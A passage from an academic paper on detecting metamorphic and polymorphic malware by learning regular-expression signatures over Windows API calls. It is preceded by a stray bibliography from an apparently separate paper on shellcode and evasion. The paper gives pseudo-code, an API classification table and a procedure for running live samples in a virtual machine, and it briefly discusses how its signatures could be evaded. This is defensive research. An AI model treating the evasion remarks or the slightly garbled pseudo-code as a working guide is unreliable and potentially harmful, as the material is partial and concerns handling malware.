[DUMU07] T. Detristan, T. Ulenspiegel, Y. Malcom, and M. V. Underduk. Polymorphic shellcode engine using spectrum analysis. http ://www.phrack.org/archives/61/p61-0x09_Polymorphic_Shellcode_Engine.txt, 2007.

[Elk97] C. Elkan. Naive Bayesian Learning. *Technical Report CS 97-557, Department of Computer Science and Engineering, University of California, San Diego, USA*, 1997.

[Fil06] E. Filiol. Malware Pattern Scanning Schemes Secure Against Black-box Analysis. In *Journal in Computer Virology*, volume 2, pages 35–50. Springer, 2006.

[Fil07a] E. Filiol. Formal model proposal for (malware) program stealth. In *Proceedings of the Virus bulletin 2007 Conference*, pages 179–185, 2007.

[Fil07b] E. Filiol. *Techniques virales avancées*. Springer, 2007.

[FJ07] E. Filiol and S. Josse. A statistical model for undecidable viral detection. In *Proceedings of the 16th EICAR Conference, Budapest, Hungary, May 5 - 8, 2007, & In Journal in Computer Virology*, volume 3, pages 65–74. Springer, 2007.

[FL06] P. Folga and W. Lee. Evading Network Anomaly Detection Systems : Formal Reasoning and Practical Techniques. In *Proceedings of the 13th ACM Conference on Computer and Communications Security*, pages 59–68. IEEE Computer Society Press, 2006.

[Fou02] D. Fourdrinier. Statistique inférentielle. *Sciences Sup, Dunod*, 2002.

[FSP+06] P. Fogla, M. Sharif, R. Perdisci, O. Kolesnikov, and W. Lee. Polymorphic blending attacks. In *In Proceedings of the 15 th USENIX Security Symposium*, pages 241–256, 2006.

[Jos09] S. Josse. *Dynamic analysis and detection of viral code in a cryptographic context.* PhD thesis, Ecole Polytechnique, 2009.

[Lin10] D. Lin. Hunting for Undetectable Metamorphic Viruses. Master's thesis, Department of Computer Science, San Jose State University, 2010.

[Mis03] P. Mishra. A taxonomy of software uniqueness transformations. Master's thesis, Department of Computer Science, San Jose State University, 2003.

[MN98] A. McCallum and K. Nigam. A comparison of event models for naive bayes text classification. *AAAI-98 Workshop on Learning for Text Categorization*, 752, 1998.

[Rab89] LR Rabiner. A tutorial on hidden Markov models and selected applications in speech recognition. In *Proceedings of the IEEE*, volume 77, pages 257–286, 1989.

[Rix01] Rix. Writing ia32 alphanumeric shellcodes. http ://www.phrack.org/archives/57/p57-0x18_Writing ia32 alphanumeric shellcodes.txt, 2001.

[SLS+07] Y. Song, M.E. Locasto, A. Stavrou, A.D. Keromytis, and S.J. Stolfo. On the infeasibility of modeling polymorphic shellcode. *Machine Learning*, pages 1–27, 2007.

[SW49] C. Shannon and W. Weaver. The mathematical theory of communication. University of Illinois. *Urbana*, 117, 1949.

[SW02] P. Soto and D. Wagner. Mimicry attacks on host-based intrusion detection systems. In *In Proceedings of the ACM Conference on Computer and Communication Security (ACM CCS)*, 2002.

[WS06] W. Wong and M. Stamp. Hunting for metamorphic engines. In *Journal in Computer Virology*, volume 2, pages 211–229. Springer, 2006.

[Z0m00] Z0mbie. Automated reverse engineering : Mistfall engine. http ://vx.netlux.org, 2000.

Algorithmic Detection of Malware via Semantic Signatures

N.V.Narendra Kumar *R.K.Shyamasundar* *George Sebastian* *Saurav Yashaswee*
STCS, TIFR *STCS, TIFR* *NITK* *IITK*

About Authors

N.V.Narendra Kumar is a Research Scholar at STCS, TIFR
Contact Details: STCS, Tata Institute of Fundamental Research, Navy Nagar, Mumbai 400005, India, e-mail: naren@tifr.res.in

R.K.Shyamasundar is a Senior Professor at STCS, TIFR
Contact Details: STCS, Tata Institute of Fundamental Research, Navy Nagar, Mumbai 400005, India, e-mail: shyam@tifr.res.in

George Sebastian is an undergraduate student at NITK
Contact Details: Department of Computer Engineering, National Institute of Technology Karnataka, Surathkal 575025, India, e-mail: george.sebastian@ieee.org

Saurav Yashaswee is an undergraduate student at IITK
Contact Details: Department of Mathematics, Indian Institute of Technology, Kanpur 208016, India, e-mail: sauravs@iitk.ac.in

Algorithmic Detection of Malware via Semantic Signatures

Abstract

Malware is increasingly becoming a serious threat and a nuisance in the information and network age. Human experts have to extract (involves complex analysis of encrypted and/or packed binaries) a signature (usually a text pattern) of the malware and deploy it, to protect against a malware. However, this approach does not work for polymorphic and metamorphic malware, which have the ability to change shape from attack to attack; also, metamorphic virus detection even assuming fixed length is NP-complete. To counter these advanced forms of malware, we need semantic signatures which capture the essential behaviour of the malware (which remains unchanged across variants). Note that, the signature need not capture all the activities of the malware. However, knowledge of all the activities of a malware is needed to disinfect (wherever possible) systems already infected by the malware.

In this paper, we present an algorithmic approach for extracting semantic signatures of malware -as a regular expression over API calls- and demonstrate via experiments its' efficacy in detecting and predicting malware variants. Our approach involves two steps. In the first step, we collect and abstract the behaviour (as a sequence of security relevant API/system calls) of the malware in different runs. In the second step, we inductively learn a regular expression that tightly fits these behaviours (generalizing where necessary). This regular expression then acts as the semantic signature of the malware. Our learning algorithm is basically a regular expression learning algorithm with positive data and further, it has several properties useful in practice, and the class of languages learnt is such that the size of the automaton is the same as the size of the regular expression. Our algorithm has been validated on malware in-the-wild (Etap, Netsky, MyDoom, Beagle, Sality) and shown to work for metamorphic viruses/worms as well as polymorphic varieties. Further, the algorithms along with the behavioural model leads to an architecture for constructive monitoring of malware w.r.t given policies.

1 Introduction

Malware authors are using advanced techniques to evade detection by anti-virus products and polymorphic malware now becomes the de facto standard. This implies that the traditional detection methods of syntactic pattern scanning will no longer work and there is an acute need for developing semantic signatures that capture the essential characteristics of various classes of malware. There is a lot of research that is devoted to developing detection techniques for metamorphic malware. [Kon] provides a good summary of these approaches; most of the efforts described in the report still rely on the properties derived from instruction sequences.

In this paper, we present an algorithmic approach to semantic signature extraction for metamorphic malware. Our approach focuses on the sequence of API calls that a program makes during execution. We have performed several experiments and obtained encouraging

results. In particular, we found that the signatures we extracted can lead to better detection and prediction.

Anti-malware industry has to analyze thousands of samples every day. Our approach can greatly aid them in arriving at signatures that could subsume variants of viruses. Thus, the main contribution of our approach is that it provides an algorithmic way for signature extraction, thus enabling improved detection and prediction. Our approach can also be used to automatically classify malware (virus, worm etc) based on their observed behaviour. We performed experiments with the metamorphic viruses Etap/Simile and Sality, and the email worms Beagle, Netsky and MyDoom. In all our experiments, we were able to successfully extract semantic signatures of malware that succinctly capture their behaviour. We were also able to correlate our signatures with the high level descriptions given by human experts from the anti-malware industry, and in several cases refine them.

For analyzing metamorphic viruses, we executed the virus and analyzed its behaviour to detect infected binaries. The difference in behaviour of an infected binary and its' corresponding uninfected binary is the behaviour induced by the virus. We experimented on three generations of infected binaries (38 mutants of Etap and 27 mutants of Sality) for our analysis and used the behaviour of the original virus as the signature. The interesting feature of the experiments is that we were able to detect all the infected binaries successfully, whereas some commercial anti-malware products (with the latest updates) could not detect some of these infected binaries. For analyzing worms, we used three to four variants during the learning phase and were able to successfully detect most other variants (17 in the case of Netsky, 30 in the case of Beagle and 14 in the case of MyDoom). These experimental results give us a good confidence that our approach can be effectively used for malware detection. In fact, our approach score over many commercial AV products.

The rest of the paper is organized as follows: Section 2 gives the overview of the behaviour model that forms the basis of our semantic signature extraction algorithm described in Section 3. In Section 4 we present the algorithm for learning regular languages and describe the characteristics of regular expression behaviours in Section 5. Section 6 details the experimental procedure and the results. Section 7 outlines the architecture of a monitoring environment for malware analysis. In Section 8 we discuss the related work and conclude in Section 9.

2 Overview: Process-tree Model of Program Behaviour

In [KSS10], we described a model of program behaviour which captures the security relevant actions of a program, and an algorithm to extract the behaviour of a program during execution. In this section, we quickly review the definition of program behaviour and the algorithm for constructing it as given in [KSS10].

The interaction (sequence of events/transactions) between an application executing in an environment and the environment is referred to as the *external behaviour* of the program. During execution of a program p with external behaviour t, the main process may spawn child processes internally (not necessarily observable to the user) for modularly achieving/computing the final result. Thus, the total (internal + external) behaviour can be denoted by a tree with processes (more precisely *(process, thread)* pairs), data operations etc

denoted as nodes and directed edges. Each node in the tree corresponds to a process (thread of a process) and there is a directed edge from node r to node s if process s is the child of process r. This is referred as the *process tree* formally defined below.

Definition 1 *Process tree of a program p w.r.t external behaviour t is defined as* $PTree(p,t) = (V,E)$ *where* V *is the set of processes (threads of processes) created during execution of* p *from initialization, and* $E \subseteq V \times V$ *such that* $(v_1, v_2) \in E$ *iff process* v_2 *is the child of the process* v_1*.*

When a program executes in an environment the following can be observed by the system: input and output, the file system, trace of the execution (in terms of the process tree created and system/API calls invoked by each process), memory etc. Let $\mathcal{O}$ denote the set of observables. $\mathcal{O}^+$ denotes the set of finite sequences of observations. Note that the set of observations that need to be made depend on the policy being enforced. The *system/internal behaviour* of a program is denoted by the process tree generated during execution together with the sequence of observations for each process (thread of a process) in the tree as formalized below.

Definition 2 *System behaviour of a program p w.r.t external behaviour t is denoted by* $systrace(p,t) = (\mathcal{T}, \mathcal{L})$ *where* $\mathcal{T} = PTree(p,t) = (V,E)$ *is the process tree, and* $\mathcal{L} : V \rightarrow \mathcal{O}^+$ *is a labelling function that associates each process with the sequence of observations during its execution.*

For the purposes of this paper, we restrict ourselves to observing the sequence of API calls made by a thread of a process together with the time stamp and the input/output parameters of the call. For example, on the Windows platform these observations can be collected with the help of Process Monitor[1] tool. We will defer discussions of the issues of collecting the traces from these type of tools.

Program behaviour extraction Steps involved in automatic extraction of program behaviour (in the Windows environment) are given below:

1. *Collect the execution trace*: execute the program and use `procmon` to trace the API calls made by the parent process and all its children recursively. Once the program terminates, we save the sequence of API calls made by the program (in XML format) containing the following fields (timestamp, PID, TID, API, input_resource, result)

2. *Construct the process tree*: create a node for the main thread of the main process. The `ThreadCreate` and the `ProcessCreate` API calls made by a process (can be obtained from the Process/Thread activity) are used to construct the process tree. In the process tree, we also remember the ordering amongst the children of a node

3. *Label the nodes of the process tree*: associate each node of the process tree with a sequence of API calls using the PID and TID fields from the execution trace. Thus, each node is labelled with a sequence of actions with the following fields (timestamp, API, input_resource, result)

[1] http://technet.microsoft.com/en-us/sysinternals/bb896645

3 A Basis for Algorithmic Malware Detection

In [DFGJ10], authors demonstrated that very simple modifications to malware can subvert the signatures currently used by several commercial AV products. In addition, availability of tools for automatically transforming a program into an equivalent one leads to the explosion of variants of malware that we encounter. Anti-virus industry has to analyze tens of thousands of new samples each day, most of which are simple variants of known malware. These facts motivate us to inspect the possibility of algorithmic detection.

In this section, we present an approach for algorithmic malware detection based on learning semantic signatures. Section 3.1 describes the algorithm for extracting the semantic signature of malware from its observed behaviour. Section 4 presents the algorithm for learning regular languages. Experimental results demonstrating the efficacy of our approach are provided in section 6.

3.1 Extracting the Semantic Signature of Malware from its Observed Behaviour

For algorithmic detection it is very essential to understand the intent of malware. Though there have been studies on signatures based on the semantics of malware, they have been either (i) at a low-level (Assembly instructions) of abstraction, there by it becomes easy to evade or (ii) based on extracting anomalous behaviour (as compared to benign programs) exhibited by malware. These approaches had some advantages but did not yield expected results. Our approach is to observe the intent of the malware and summarize it succinctly as a regular expression. As we will see later in the paper, our experimental evidence suggests that this approach leads to realizing the goal of algorithmic detection.

We now present the algorithm for learning the semantic signature -as a regular expression over API calls- of malware from its observed behaviour. This is necessary for arriving at a succinct/effective representation of the malicious intent of the malware for efficient detection.

A high-level algorithm for learning semantic signature from the malware behaviour

1. *Abstract*: split the sequence of actions of each thread into subsequences, each denoting an abstract activity. Note the timestamp of the first action of an activity as its timestamp. The result is a sequence of abstract activities with the following fields (timestamp_of_activity, activity). Note that the abstractions to be performed depend on the policy being enforced

2. *Combine*: merge the abstracted activities of all the threads of all the processes into a single file, sort the file using the timestamps associated with the activities and forget the timestamps to obtain the sequence of abstract activities performed by the program

3. *Learn the signature*: repeat the steps *Collect the execution trace*, *Construct the process tree*, *Label the nodes of the process tree*, *Abstract* and *Combine* for a set of variants of a malware and use their sequences to learn (under the supervision of a human expert) a regular expression that denotes the semantic signature of the malware

Some abstractions we found useful in practice together with an informal justification are presented below.

- API calls whose result is a FAIL may be ignored as they do not contribute to the signature. However, a separate analysis of failed calls would reveal a lot about the intention of the malware. After this step only succeeded calls remain and we can remove the result field from the action leaving (timestamp, API, input_resource)

- Not all the API functions are security sensitive (again, depends on the policy being enforced). So, keep only those actions whose APIs are needed for ensuring security. For example, actions with the RegCloseKey API need not be noted in most practical cases

- Classify the useful APIs into abstract classes. This helps to greatly reduce the size of the behaviour without losing a lot of information. Table 1 gives a possible classification which we found very useful in practice. Replace the API field in each action with its corresponding class symbol

- Note that if two consecutive actions have the same class symbol and the same input_resource we keep only the first copy and remove the later. For example, when a large file is read (only 64 KB can be read at a time) multiple ReadFile calls appear consecutively, only the first ReadFile need be remembered

- If successive actions are on the same input_resource, we concatenate the operations and forget the resource (because in a different environment the same sequence of actions may be performed on a different resource), and take the timestamp of the first action as the timestamp of the abstract activity. For example, the sequence
  (t_1, `G`, C:\Program Files\Internet Explorer\IEXPLORE.EXE),
  (t_2, `E`, C:\Program Files\Internet Explorer\IEXPLORE.EXE),
  (t_3, `F`, C:\Program Files\Internet Explorer\IEXPLORE.EXE),
  (t_4, `E`, C:\Program Files\Internet Explorer\IEXPLORE.EXE),
  (t_5, `G`, C:\Program Files\Internet Explorer\IEXPLORE.EXE)
  is replaced with (t_1, `GEFEG`). These combined actions (`GEFEG` for example) occur very frequently, so we may allot a new symbol and a action name to it

- Human experts can associate sequences of actions on standard resources with high-level activity descriptions which can aid in the abstraction process. For example, we identified that the following sequence of actions happens before each network access:
  (t_1, `E`, ...\Content.IE5\index.dat),
  (t_2, `A`, HKLM\System\...\Tcpip\Parameters\Hostname),
  (t_3, `A`, HKLM\System\...\Tcpip\Parameters\Domain),
  (t_4, `A`, HKLM\System\...\Tcpip\Parameters\DhcpDomain),
  (t_5, `A`, HKLM\System\...\Tcpip\Linkage\Bind),
  (t_6, `A`, HKLM\System\.....\EnableDHCP),
  (t_7, `A`, HKLM\System\.....\LeaseObtainedTime),
  (t_8, `A`, HKLM\System\.....\LeaseTerminatesTime),
  (t_9, `A`, HKLM\System\.....\DhcpServer),

API Function	**Action Class**	**Class Symbol**
RegQueryValue	*Read Registry Key/Value*	A
RegQueryKey		
RegEnumValue		
RegEnumKey		
RegSetValue	*Set Registry Value*	B
RegCreateKey	*Create Registry Key*	C
RegDeleteValue	*Delete Registry Key/Value*	D
RegDeleteKey		
QueryNameInformationFile	*Read File Metadata*	E
QueryStandardInformationFile		
QueryAttributeTagFile		
QueryBasicInformationFile		
QueryStreamInformationFile		
QueryEaInformationFile		
QueryAttributeInformationVolume		
ReadFile	*Read File*	F
SetEndOfFileInformationFile	*Write File Metadata*	G
SetBasicInformationFile		
SetAllInformationFile		
SetDispositionInformationFile		
NotifyChangeDirectory		
WriteFile	*Write File*	H
QueryDirectory	*Query Directory Contents*	I
QueryFullSizeInformationVolume	*Read Device Info*	J
QuerySizeInformationVolume		
LockFile	*Lock File*	K
UDP Send	*Network Write*	L
TCP Send		
TCP Retransmit		
UDP Receive	*Network Read*	M
TCP Receive		
TCP Reconnect	*Network Connect*	N

Table 1: Classification of security relevant API functions

(t_{10}, A, HKLM\System\.....\NameServer),
(t_{11}, A, HKLM\System\.....\DhcpNameServer),
(t_{12}, A, HKLM\System\...\Tcpip\Parameters\IPEnableRouter).
We may replace this sequence with (t_1, O) where O is the symbol corresponding to the high-level action *network access*. A database of useful and frequently occurring high-level actions can be built, and because we are using API functions and not assembly-level instructions the size of the database would not grow too large

- Commonly occurring patterns (involving non-standard resources) also have to be taken into account. For example, the following sequence denotes copying the contents of file f_1 to f_2: (t_1, E, f_1), (t_2, E, f_2), (t_3, E, f_1), (t_4, G, f_2), (t_5, E, f_1), (t_6, H, f_2), (t_7, G, f_2). This can be abstracted as (t_1, Y) where Y is the symbol corresponding to the high-level action *file copy*. When the resource f_1 is a suspected malicious file (or one generated by it) file copy action becomes suspicious

Once we have the abstracted activities of all the threads, we merge them together and sort them according to timestamps. Forget the timestamps to obtain the sequence of high-level activities performed by a program during execution. By observing the sequences of some number of executions, the template of a regular expression for fitting the behaviour is identified and used to learn the regular expression that succinctly represents the behaviour. The learning algorithm is described in section 4.

An example
Notation: P denotes $GEGFGFG$, Q denotes $GEGFG$, R denotes GEG and S denotes $GEEGFG$. The signature learnt by our algorithm is $F^{2+}.I.[I^{1+}.(R^{1+}+Q+P+S).(\epsilon+G^{1+}+Q+P+R^{2+}+S).(\epsilon+R^{1+}+S).(\epsilon+G+Q+S+R^{1+}).(\epsilon+R^{2+}+S^2).(\epsilon+G+Q+R^{1+}).(\epsilon+R^{1+}+S)]^*.I^8.I$. We discuss the full details in Section 6.

4 Algorithm for Learning Regular Languages

In this section, we present the algorithm for learning regular languages. The sequence of high-level activities obtained from the observed behaviour can be divided into subsequences (transactions) which denote a higher-level of abstraction and patterns/repititions of these transactions lead us to the regular expression representation. For example, typical virus behaviour involves repeating the following high-level activities: get_contents_of_directory and get_metadata_of_file. The advantage of this approach is that it is a two-stage approach. In the first stage, identify activity patterns that form a transaction to learn a regular expression for the notion of transaction. In the second stage, the regular expression representing the behaviour is learnt by generalizing the regular expressions learnt for all the transactions. Finally, the regular expressions corresponding to different runs are generalized which yields the semantic signature.

The model of learning that is applicable in our case is the well-established model *learning (identification/inference) in the limit from positive samples* [Gol67].

Definition 3 *A language (target) class $\mathcal{L}$ (defined via a class of language describing devices $\mathcal{D}$ as, e.g., grammars or automata) is said to be identifiable, if there is a so-called (inductive)*

inference machine (IIM) I (also called a learner) to which as input an arbitrary language $L \in \mathcal{L}$ may be completely enumerated (possibly with repetitions) in an arbitrary order, i.e., I receives an infinite input stream of words $E(1)$, $E(2)$, ..., where $E : \mathbb{N} \to L$ is an enumeration of L, i.e., a surjection, and I reacts with an output device stream $D_i \in \mathcal{D}$ (hypotheses stream) such that there is an $N(E)$ so that, for all $n \geq N(E)$, we have $D_n = D_{N(E)}$ and, moreover, the language defined by $D_{N(E)}$ equals L.We will also say that I is a learner for L.

Further properties that the IIM described in this paper satisfy are the following ones:

- An IIM is called *iterative* (or sometimes also *incremental*) if its new hypothesis only depends on the previous hypothesis and the last input word
- A *conservative* IIM maintains its actual hypothesis at least as long as it has not seen data contradicting it
- A learner is called *consistent* if all its intermediate hypotheses do correctly reflect the data seen so far
- An IIM is *strong monotonic* if it always produces a stream of hypotheses describing an augmenting chain of languages, i.e., the new hypothesis language is always a superset of the previous one
- An IIM is *rearrangement-independent* or *order-independent* if its hypothesis h obtained after having seen $E(1)$, ..., $E(n)$ is the same as its hypothesis having seen $E(\pi_n(1))$, ..., $E(\pi_n(n))$, where π_n is an arbitrary permutation of $\{1, ..., n\}$
- An IIM is *set-driven* if its hypothesis h obtained after having seen $E(1)$, ..., $E(n)$ is the same as its hypothesis having seen $F(1)$, ..., $F(m)$, with $\{E(1), ..., E(n)\} = \{F(1), ..., F(m)\}$

The basic technique we are using can be described as *blockwise grouping* and *alignment*. Each word is divided into *blocks* where each block denotes one or more repetitions of the same letter, such that the letters of two consecutive blocks are different. Think of each word as a product of blocks. The sequence of words given to us denotes a sum-of-products (union of the words is the language). Informally, we are trying to convert a sum-of-products form to a product-of-sums form.

We now present an informal/intuitive account of the procedure for learning a regular language from positive data. We begin with the empty language as our hypothesis. We are given one word at a time and we modify our current hypothesis (if necessary) to include the word currently seen. The language we obtain after seeing the last word is the language *learnt*.

Some rules used in learning are described below:

1. *factorize*: "$A.B$" + "$A.C$" = "$A.(B + C)$". Intuitively, the word "$A.B$" says "A is followed by B" and the word "$A.C$" says "A is followed by C". A regular language which includes both the words is described by "$A.(B + C)$" which says precisely what we want "A is followed by either B or C"

2. *generalize*: "$A^m.B$" + "$A^n.B$" = "$A^{min(m,n)+}.B$". For illustration, if $m = 3$, $n = 5$ the rule reduces to "$A^3.B$" + "$A^5.B$" = "$A^{3+}.B$" where "A^{3+}" stands for "3 or more repetitions of A"

3. we can generalize and factorize at once "$A^m.B$" + "$A^n.C$" = "$A^{min(m,n)+}.(B + C)$"

4. we apply these rules to longer words *block-by-block* by suitably extending a word (appending empty word) whenever necessary e.g. "A" + "$A.B$" = "$A.\epsilon$" + "$A.B$" = "$A.(\epsilon + B)$" where 'ϵ' denotes the empty word

We now present the pseudo-code of the algorithm for learning the automaton accepting the language corresponding to the regular expression. Note that the class of languages learnt by our algorithm are such that the size of the regular expression and the corresponding automaton are the same.

Initial automaton $A^0 = (Q^0, q_0, I, T^0, F^0)$, where

- the set of states $Q^0 = \{q_0\}$
- the initial state is q_0
- the input alphabet is I
- the transition relation $T^0 \subseteq Q \times B \times Q = \emptyset$, where $\mathcal{B}$ is the set of blocks defined as $\mathcal{B} = \{a^m | a \in I, m > 0\} \cup \{\epsilon\}$, where ϵ denotes the empty word. For $b = a^m$ in $\mathcal{B} - \{\epsilon\}$, a is called the block letter and m the multiplicity of the block b respectively. We have functions bl and mul which return the block letter and multiplicity given a block as input
- the set of final states $F^0 = \emptyset$

Let w_1, w_2, ... be the stream of input words. Let A^i denote the automaton hypothesized after seeing the first i words.

Each word w is of the form $b_1 b_2 ... b_{L(w)}$ where b_j in $\mathcal{B} - \{\epsilon\}$ denotes the j^{th} block of w. We split a word into blocks in such a way that the block letter of b_j is different from the block letter of b_{j+1} for all j.

On seeing the current word $w = w_{i+1} = b_1 b_2 ... b_{L(w)}$, the procedure to update A^i is as follows:

```
01  q = q0; //q denotes the current state
02  flag1 = false; //flag1 is true if the rest of the word has to be
03                 added to the automaton
04  A^{i+1} = A^i;
05  for (j = 1; j <= L(w); j++)
06  {
07    if there is no out-going transition from q
08    {
09      flag1 = true;
10      break;
```

```
11      }
12      flag_2 = true; //new block letter
13      for each outgoing transition (q, b, q')
14      {
15        if (bl(b)!=bl(bj))
16          continue;
17        flag_2 = false;
18        if (q'==q_j and mul(b)!=mul(b_j))
19        {
20          Q^{i+1} = Q^{i+1} ∪ {q_j^{bl(b)}}
21          T^{i+1} = T^{i+1} ∪ {(q_j^{bl(b)}, bl(b_j), q_j^{bl(b)})}
22          T^{i+1} = T^{i+1} ∪ {(q_j^{bl(b)}, ϵ, q)}
23        }
24        if (mul(b) > mul(b_j))
25          b' = b_j
26        else
27          b' = b
28        if (q' == q_i)
29          q" = q_j^{bl(b)}
30        else
31          q" = q
32        T^{i+1} = T^{i+1} ∪ {(q, b', q")} − {(q, b, q')}
33      }
34      if (flag_2 == true)
35        T^{i+1} = T^{i+1} ∪ {(q, b_j, q_j)}
36      q = q_j;
37    }
38    if (flag_1==true)
39    {
40      for (;j <= L(w);j++)
41        T^{i+1} = T^{i+1} ∪ {(q_{j-1}, b_j, q_j)}
42    }
43    F^i + 1 = F^{i+1} ∪ {q_{L(w)}}
```

For example, if we are given the words: (i) *ababb*, (ii) *aabb* (iii) *ababa* and (iv) *abc*, the automaton learnt by our algorithm is given in Figure 1.

5 Characteristics of Regular Expression Behaviour

In this section, we describe the useful characteristic features of the regular expressions learnt by our algorithm given in Section 4, and provide brief outline of an approach to efficiently detect (statically) malware using these signatures.

In [KK04], Kim and Karp have identified some features desired of a worm signature




Figure 1: Automaton learnt by our algorithm after processing each word

detection system. We now present the features relevant in our setting (their work focusses on worm detection at the network level whilst our approach is based on worm detection at the host level):

Signature quality The quality of a signature used for detection is measured using the following two parameters: (i) *Sensitivity* relates to the *true positives* generated by a signature i.e. the fraction of worms identified as worms and (ii) *Specificity* relates to the *false positives* generated by a signature i.e. the fraction of benign programs identified as worms. Since our signatures are semantic and are derived from the observed behaviour they have high sensitivity and low specificity.

Also, our signatures enable algorithmic detection and hence lead to proactive detection. In particular, for metamorphic malware our signatures overcome the problems faced by the currently deployed signatures and deliver good performance. For performance reasons it is desirable to translate the semantic signatures into a set of short syntactic byte sequences which can then be used to detect malware. One approach to such a translation is to obtain the control flow of a program from its binary (can be done with the help of available tools like IDAPro[2]) and identify the API call sequence in each part. Once we have identified all the sequences as a set in the program we declare that with a high likelihood the program analyzed is a malware. Further, the fact that the anti-virus industry is pushing towards standardizations wherein packed/encrytpted binaries are allowed to execute only if they are tagged, makes the automation easier. We are currently working on the algorithms for such a translation.

Robustness against polymorphic worms The behaviour model which forms the basis for our signature is resilient to several semantics preserving syntactic transformations commonly employed by the malware authors to evade detection. This directly gives us the

[2]http://www.hex-rays.com/idapro/

ability to better detect and predict possible variants of a malware.

Timeliness of the detection Since our algorithms yield algorithmic signatures and enable proactive detection timeliness in containing a malware outbreak is well supported by our approach.

Automation We have developed prototypes for all the steps involved in our approach. Thus our approach needs very little human intervention. This features becomes very important because of the number of malware the anti-virus industry has to handle each day.

Polymorphic malware use their mutation engine to create a new decryption routine each time they replicate, but behind the encryption there is still a constant malware body. Since the malware body is encrypted and the decryption routine is different for each infection, antivirus scanners cannot detect the malware by using search strings.

Metamorphic malware transform their code as they propagate, thus evading detection by static signature-based virus scanners and have the potential to lead to a breed of malicious programs that are virtually undetectable statistically. Metamorphic malware do not have a decryptor and do not "unpack" to give a constant virus body like polymorphic viruses do.

In [NKS05], authors argue that the pattern-based signature schemes currently used are insufficient because the trade-off between the sensitivity and the specificity parameters make it difficult to choose a suitable length for the signature. If a signature is too long it becomes too sensitive (cannot recognize polymorphic malware), and if it is too short it becomes too unspecific (cannot distinguish malware from benign software). They further define two extensions of signature classes useful for polymorphic malware detection: **conjunction signatures** and **token-subsequence signatures**, based on the notion of substrings or tokens.

Conjunction signatures A signature that consists of a set of tokens, and matches a malware if all tokens in the set are found in it, in any order. This signature type can match the multiple invariant tokens present in a polymorphic malwares payload, and matching multiple tokens is more specific than matching one of those tokens alone.

Token-subsequence signatures A signature that consists of an ordered set of tokens. A flow matches a token-subsequence signature if and only if the flow contains the sequence of tokens in the signature with the same ordering. Signatures of this type can easily be expressed as regular expressions. For the same set of tokens, a token subsequence signature will be more specific than a conjunction signature, as the former makes an ordering constraint, while the latter makes none.

Our semantic signature scheme follows the ideology of token-subsequence signature. But for performance reasons the translation of semantic signatures into the syntactic signatures yields conjunction signatures as discussed in Section 5.1.

Robustness against subversion Our signature scheme can be broken and the possibility comes from the notion of *functional polymorphism* defined by Filiol et. al. in [JFD09]. So

far, malware authors use polymorphism/metamorphism based on the form of the malware. However, functional polymorphism is a higher level of transformation where in a functionality is obtained in an equivalent but different way. For example, on the Windows platform if we want to set a program to execute at system start-up, we can achieve it by either modifying the `system.ini` file or by modifying a particular registry entry.

Although our signature scheme can be broken, we argue that since it is based on API call patterns there are only a small number of ways in which equivalent functionality can be achieved. In fact, by incorporating the ability to handle these cases yields better signatures without losing the efficiency of detection.

5.1 From Regular-expressions to Performance-centric Signatures

The regular expression signature obtained using our approach can be used for runtime monitoring by synthesizing security automata [Sch00] or more powerful edit automata [LBW05]. This enables a wide range of very interesting and useful properties/policies to be enforced. However, for performance considerations it is desirable to translate these signatures into syntactic signatures for static detection. One approach to do this could be to *flatten* out the regular expression representation (forget the sequencing between various events), and use the set of events to detect malware. This leads to the notion of conjunctive signature described in the next section. For this purpose we could use the formalization of a shallow-history automata [Fon04]. We can then translate each of these events into byte sequences and denote the signature as a set of byte sequences. We are currently working out the algorithms for the same and will be reporting in another paper.

6 Experimental Evaluation

In this section, we describe the experimental setup, the experimental procedure and the results obtained.

Experimental setup Virtual machine using *VMWare*[3] with Ubuntu as the host OS and Windows XP as the guest OS together with some commonly used applications. Install *Process Monitor*[4] (`procmon` for short) on the guest OS for tracing the actions of programs. Install *Wireshark*[5] on the host OS for monitoring the network activities of the programs executing on the guest OS. Install and setup *iptables*[6] to restrict the network access for the programs running on the guest OS.

Experimental procedure Steps involved in collecting the behaviour logs for one sample (S) are given below.
Boot the host OS and do the following:

[3]http://www.vmware.com/
[4]http://technet.microsoft.com/en-us/sysinternals/bb896645
[5]http://www.wireshark.org/
[6]http://www.netfilter.org/projects/iptables/index.html

1. start `wireshark` and sniff the appropriate port
2. set firewall policy using the `iptables-restore` command
3. start `vmware` and do the following:
   (a) revert the virtual machine to the clean state snapshot
   (b) boot windows
   (c) start `procmon`
   (d) add the filter `processname is` S `then include` to `procmon`
   (e) execute S
   (f) look out for creation of new process by the process corresponding to the sample. If a new process is created, add that process also to filter, using its process name or process id
   (g) log the activities until the process terminates or until the execution *stabilizes* or until a threshold number of activities are logged for analysis
   (h) kill the process tree of the sample using the task manager and ensure all the processes created by the worm including the worm-file have exit
   (i) stop event logging on `procmon`
   (j) copy PML and XML copies of the log
4. paste the XML and PML event logs from the guest OS onto the host OS
5. stop sniffing the network activities on `wireshark`
6. save the logs of `wireshark`
7. save the `iptables` log using the system log (`dmesg` command)

Analysis procedure Steps involved in analyzing (extracting the signature of the sample from the collected behaviour) are described below:

1. *Extract useful calls from XML*: in this step, the XML file corresponding to the behaviour is processed to produce several text files (one per (PID,TID) pair) each containing the security sensitive API calls it has made. Structure of the resulting file is a sequence of 3-tuples (timestamp, API, input_resource). Note that in this stage the failed calls are ignored and separately stored for further analysis
